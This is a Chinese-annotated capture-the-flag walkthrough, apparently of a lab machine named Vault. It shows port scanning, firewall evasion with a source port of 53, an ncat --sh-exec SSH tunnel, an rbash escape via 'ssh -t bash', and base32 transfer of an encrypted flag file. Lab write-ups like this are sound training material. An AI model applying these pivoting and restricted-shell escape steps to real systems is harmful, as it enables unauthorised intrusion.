Starting Nmap 7.01 ( https://nmap.org ) at 2023-05-26 09:03 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0022s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
987/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 36.27 seconds
Bash
基于以上得到的信息,查看987端口监听的服务是什么
root@DNS:/home# nc 192.168.5.2 987 -p 53
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
Protocol mismatch.
Bash
| nc -p 指定本地端口
另外,在/var/log/auth.log日志中还发现ncat命令,执行
root@DNS:/home# /usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[1] 12441
// 等于在后台开启隧道
Bash
| --sh-exec 允许 ncat 使用 /bin/sh 执行下一个命令,并将其标准输入连接到原始侦听器的标准输出
root@DNS:/home# ssh dave@localhost -p 1234
dave@localhost's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
96 packages can be updated.
49 updates are security updates.
Last login: Fri May 26 09:47:34 2023 from 192.168.122.4
dave@vault:~$
Bash
ssh连接之后发现当前会话有rbash建立
dave@vault:~$ cd /
-rbash: cd: restricted
Bash
rbash可以由-t bash 逃逸
root@DNS:/home# /usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[2] 12450
[1] Done /usr/bin/ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 -p 53"
Bash
root@DNS:/home# ssh dave@localhost -p 1234 -t bash
dave@localhost's password:
dave@vault:~$
Bash
再次ssh连接,进入家目录发现root.txt.gpg文件
dave@vault:/$ cd ~
dave@vault:~$ ls
root.txt.gpg
Bash
dave@vault:~$ gpg -d root.txt.gpg
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
Bash
| GPG:它是一种用于加密、数字签章及产生非对称匙对的加密软件
gpg -d :decrypt data (default)
gpg 依赖于存储在本地密钥环中的密钥。在当前机器上解密失败,遂将其转移到其他可能的机器上
dave@vault:~$ base32 -w0 root.txt.gpg
QUBAYA6HPDDBBUPLD4BQCEAAUCMOVUY2GZXH4SL5RXIOQQYVMY4TAUFOZE64YFASXVITKTD56JHDLIHBLW3OQMKSHQDUTH3R6QKT3MUYPL32DYMUVFHTWRVO5Q3YLSY2R4K3RUOYE5YKCP2PAX7S7OJBGMJKKZNW6AVN6WGQNV5FISANQDCYJI656WFAQCIIHXCQCTJXBEBHNHGQIMTF4UAQZXICNPCRCT55AUMRZJEQ2KSYK7C3MIIH7Z7MTYOXRBOHHG2XMUDFPUTD5UXFYGCWKJVOGGBJK56OPHE25OKUQCRGVEVINLLC3PZEIAF6KSLVSOLKZ5DWWU34FH36HGPRFSWRIJPRGS4TJOQC3ZSWTXYPORPUFWEHEDOEOPWHH42565HTDUZ6DPJUIX243DQ45HFPLMYTTUW4UVGBWZ4IVV33LYYIB32QO3ONOHPN5HRCYYFECKYNUVSGMHZINOAPEIDO7RXRVBKMHASOS6WH5KOP2XIV4EGBJGM4E6ZSHXIWSG6EM6ODQHRWOAB3AGSLQ5ZHJBPDQ6LQ2PVUMJPWD2N32FSVCEAXP737LZ56TTDJNZN6J6OWZRTP6PBOERHXMQ3ZMYJIUWQF5GXGYOYAZ3MCF75KFJTQAU7D6FFWDBVQQJYQR6FNCH3M3Z5B4MXV7B3ZW4NX5UHZJ5STMCTDZY6SPTKQT6G5VTCG6UWOMK3RYKMPA2YTPKVWVNMTC62Q4E6CZWQAPBFU7NM652O2DROUUPLSHYDZ6SZSO72GCDMASI2X3NGDCGRTHQSD5NVYENRSEJBBCWAZTVO33IIRZ5RLTBVR7R4LKKIBZOVUSW36G37M6PD5EZABOBCHNOQL2HV27MMSK3TSQJ4462INFAB6OS7XCSMBONZZ26EZJTC5P42BGMXHE27464GCANQCRUWO5MEZEFU2KVDHUZRMJ6ABNAEEVIH4SS65JXTGKYLE7ED4C3UV66ALCMC767DKJTBKTTAX3UIRVNBQMYRI7XY=dave@vault:~$
Bash
将文件通过base32的方式转移到最开始进入的机器中
dave@vault:~$ echo QUBAYA6HPDDBBUPLD4BQCEAAUCMOVUY2GZXH4SL5RXIOQQYVMY4TAUFOZE64YFASXVITKTD56JHDLIHBLW3OQMKSHQDUTH3R6QKT3MUYPL32DYMUVFHTWRVO5Q3YLSY2R4K3RUOYE5YKCP2PAX7S7OJBGMJKKZNW6AVN6WGQNV5FISANQDCYJI656WFAQCIIHXCQCTJXBEBHNHGQIMTF4UAQZXICNPCRCT55AUMRZJEQ2KSYK7C3MIIH7Z7MTYOXRBOHHG2XMUDFPUTD5UXFYGCWKJVOGGBJK56OPHE25OKUQCRGVEVINLLC3PZEIAF6KSLVSOLKZ5DWWU34FH36HGPRFSWRIJPRGS4TJOQC3ZSWTXYPORPUFWEHEDOEOPWHH42565HTDUZ6DPJUIX243DQ45HFPLMYTTUW4UVGBWZ4IVV33LYYIB32QO3ONOHPN5HRCYYFECKYNUVSGMHZINOAPEIDO7RXRVBKMHASOS6WH5KOP2XIV4EGBJGM4E6ZSHXIWSG6EM6ODQHRWOAB3AGSLQ5ZHJBPDQ6LQ2PVUMJPWD2N32FSVCEAXP737LZ56TTDJNZN6J6OWZRTP6PBOERHXMQ3ZMYJIUWQF5GXGYOYAZ3MCF75KFJTQAU7D6FFWDBVQQJYQR6FNCH3M3Z5B4MXV7B3ZW4NX5UHZJ5STMCTDZY6SPTKQT6G5VTCG6UWOMK3RYKMPA2YTPKVWVNMTC62Q4E6CZWQAPBFU7NM652O2DROUUPLSHYDZ6SZSO72GCDMASI2X3NGDCGRTHQSD5NVYENRSEJBBCWAZTVO33IIRZ5RLTBVR7R4LKKIBZOVUSW36G37M6PD5EZABOBCHNOQL2HV27MMSK3TSQJ4462INFAB6OS7XCSMBONZZ26EZJTC5P42BGMXHE27464GCANQCRUWO5MEZEFU2KVDHUZRMJ6ABNAEEVIH4SS65JXTGKYLE7ED4C3UV66ALCMC767DKJTBKTTAX3UIRVNBQMYRI7XY= | base32 -d > a.gpg
dave@vault:~$ file a.gpg
a.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encrypt or Sign) 4096b .
纯文本
dave@vault:~$ gpg -d ./a.gpg
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
Bash
dave@vault:~$ file a.gpg
a.gpg: PGP RSA encrypted session key - keyid: 10C678C7 31FEBD1 RSA (Encrypt or Sign) 4096b .
Bash
dave@ubuntu:~$ gpg -d /dev/shm/a.gpg
You need a passphrase to unlock the secret key for
user: "david"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)
Enter passphrase:
纯文本
key会在dave账户的桌面找到,输入key即可得到root flag